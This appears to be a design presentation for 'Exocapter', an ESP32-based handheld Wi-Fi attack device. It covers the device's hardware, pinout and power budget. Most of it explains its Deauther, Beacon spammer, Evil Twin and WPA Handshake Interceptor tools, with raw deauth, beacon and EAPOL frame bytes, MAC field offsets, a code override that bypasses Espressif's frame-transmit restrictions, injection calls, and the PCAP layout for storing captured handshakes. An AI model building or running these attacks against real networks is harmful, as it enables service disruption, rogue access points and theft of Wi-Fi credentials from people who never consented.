

EXOCAPTER

INTERFACE

Main Menu

Laser Pointer

File explorer

Calculator

Wi-Fi Tools

Folders

TXT reader


Interceptor

Beacon spammer

Networks info

Evil Twin

Deauther



MAIN CONTROLLER


ESP-32
Ch9102x

— Low-level packet
transmission & reception

— Promiscuous/Station/AP
modes

— Low power consumption

— Fast (240 MHz)




INPUTS/OUTPUTS

- OLED 1.3" Display Sh1106 (128x64) → 2 pins (i2c)
- 5mW 1230 Laser Module → 1 pin (Digital)
- Joystick KY-023 → 3 pins (Analog)
- MicroSD Adapter → 4 pins (SPI)
- RTC DS3231 → 2 pins (i2c)

POWER SUPPLY

Joystick $\approx 3.3v$ 300 μA
Display $\approx 3.3v$ 2 mA
ESP $\approx 5v$ 300 mA
RTC $\approx 3.3v$ 300 μA
SD ≈ 10 mA

$$\frac{1500 \text{ mA}}{312.6 \text{ mA}} \approx 4.8h$$



PINOUT



Laser → 12

Display { SCK → 13 ← SCL } RTC
 { SDA → 25 ← SDA }

Joystick { VRx → 34
 { SW → 36
 { VRy → 39

SD { MISO → 19
 CS → 5
 SCLK → 18
 MOSI → 23

ASSEMBLY



Tool	Stations Scanning	Access-Points Scanning	RX Callback	TX Packets
Interceptor	Yes	Yes	Yes (Handshake)	Yes (Deauth)
Beacon Spammer	No	No	No	Yes (Beacon)
Networks Info	No	Yes	No	No
Evil Twin	Yes	Yes	No	Yes (Deauth)
Deauther	Yes	Yes	No	Yes (Deauth)

Access-Points Scanning

```
WiFi.ScanNetworks()
WiFi.SSID(i)
WiFi.BSSID(i)
WiFi.channel(i)
...
```

Subtype (index 0)	Packet Label
0x40	QoS Data
0x80	QoS Data + ACK
0xc0	QoS Null Function

Connected Stations Scanning

QoS Data Packet (28 bytes)

```
Subtype — 40 11 3a 01 18 cf 24
           f5 5c 34 0a 5c 30 8b
           89 e7 18 cf 24 f5 5c
           34 20 45 10 e4 4c 20
```

- Source MAC: index 10
- Destination MAC: index 4

```
Set promiscuous mode
esp_wifi_set_promiscuous(1)
Change to AP channel
esp_wifi_set_channel(WiFi.channel(i))
Scan stations
esp_wifi_set_promiscuous_rx_cb(station_scanning_callback)
```

Station -> AP
AP -> Station

Deauthentication

Deauth Packet (26 bytes)

```
Subtype
|
c0 00 00 00 0a 5c 30
8b 89 e7 18 cf 24 f5
5c 34 18 cf 24 f5 5c
34 00 00 04 00
Reason Code
```

- Source MAC: index 10
- Destination MAC: index 4

AP -> Station

```
Bypass Espressif packet transmission restrictions
extern "C" int ieee80211_raw_frame_sanity_check(...) { return 0; }

Set promiscuous mode
esp_wifi_set_promiscuous(1)
Change to AP channel
esp_wifi_set_channel(WiFi.channel(selectedNetwork))
Send deauthentication packet
esp_wifi_80211_tx(WIFI_IF_STA, deauthPacket, ...)
```

Beacon Spamming

Beacon Packet [0 - 37+SSID.length]

- Source MAC: index 10
- Destination MAC: index 4

Random MAC -> Broadcast

```
Subtype — 00 00 00 00 ff ff ff
          ff ff ff 18 cf 24 f5
          5c 34 18 cf 24 f5 5c
          34 f0 30 99 e1 9a 25
          9e 02 00 00 64 00 31
SSID Length — 14 00 15 43 6c 61 72
              6f 2d 46 69 62 72 61
              2d 32 2e 34 47 2d 30
              35 30 31 } SSID
```

```
Set promiscuous mode
esp_wifi_set_promiscuous(1)
Set random channel
esp_wifi_set_channel(random(1, 12));
Send beacon packet
esp_wifi_80211_tx(WIFI_IF_AP, beaconPacket, ...)
```

WPA Handshake Interceptor

EAPOL Packet

Message 1

(133 bytes)

```
00 02 3a 01 8a 5c 38
8b 89 e7 18 cf 24 f5
5c 34 18 cf 24 f5 5c
34 50 01 07 00 aa aa
03 00 00 00 88 8e 02
03 00 5f 02 00 8a 00
10 00 00 00 00 00 00
00 01 b4 6d d0 92 a6
16 ca 31 ae 51 85 bf
f6 ea 0c b8 f6 4f 66
69 fd 20 41 24 9d 73
00 72 4e 45 f4 42 00
```

• Source MAC: index 10

• Destination MAC: index 4

Identifier

AP Nonce

Station Nonce

32 bytes

AP -> Station

Message 1:

Station BSSID

Access-Point BSSID

AP Nonce

Message 2:

Station BSSID

Access-Point BSSID

Station Nonce

MIC

Data

EAPOL Packet

Message 2

(155 bytes)

```
00 01 3a 01 18 cf 24
f5 5c 34 8a 5c 38 8b
89 e7 18 cf 24 f5 5c
34 00 00 07 00 aa aa
03 00 00 00 88 8e 01
03 00 75 02 01 0a 00
00 00 00 00 00 00 00
00 01 52 49 d2 00 51
23 ea fe 55 93 5a d2
94 9b 6a 19 12 7c 5d
fd 86 14 5c 64 0d 3d
29 77 a1 14 9c 70 00
00 00 00 00 00 00 00
:
00 00 00 00 00 00 00
00 00 00 3f 3c 8e f5
7e 5c 99 17 9d 20 cc
49 b8 e8 56 e0 00 16
30 14 01 00 00 0f ac
02 01 00 00 0f ac 04
01 00 00 0f ac 02 8c
```

MIC
16 bytes

Data length

Data

Station -> AP

PCAP File Format

File Header (24 bytes)

```
D4 C3 B2 A1 Magic Number
02 00 04 00 Major/Minor Version
00 00 00 00
00 00 00 00
00 00 04 00 Snap Length
7F 00 00 00 Link Type
```

Packet Header (16 bytes)

```
AB FC EE 67 Timestamp (seconds)
E6 83 06 00 Timestamp (nanoseconds)
98 00 00 00 Captured Packet Length
98 00 00 00 Original Packet Length
```

Radiotap Packet Header (15 bytes)

```
00 00 0F 00 2E
00 00 00 10 02
94 09 A0 00 CE
```

Indices

AP BSSID	65, 71, 227, 239
Station BSSID	59, 233
AP Nonce	106
Station Nonce	274
MIC	338
Data Length	354

1. File Header	24 Bytes
2. Message 1 Packet Header	16 Bytes
3. Radiotap Packet Header	15 Bytes
4. Message 1 Packet	133 Bytes
5. Check Sequence	4 Bytes
6. Message 2 Packet Header	16 Bytes
7. Radiotap Packet Header	15 Bytes
8. Message 2 Packet	155 Bytes
9. Check Sequence	4 Bytes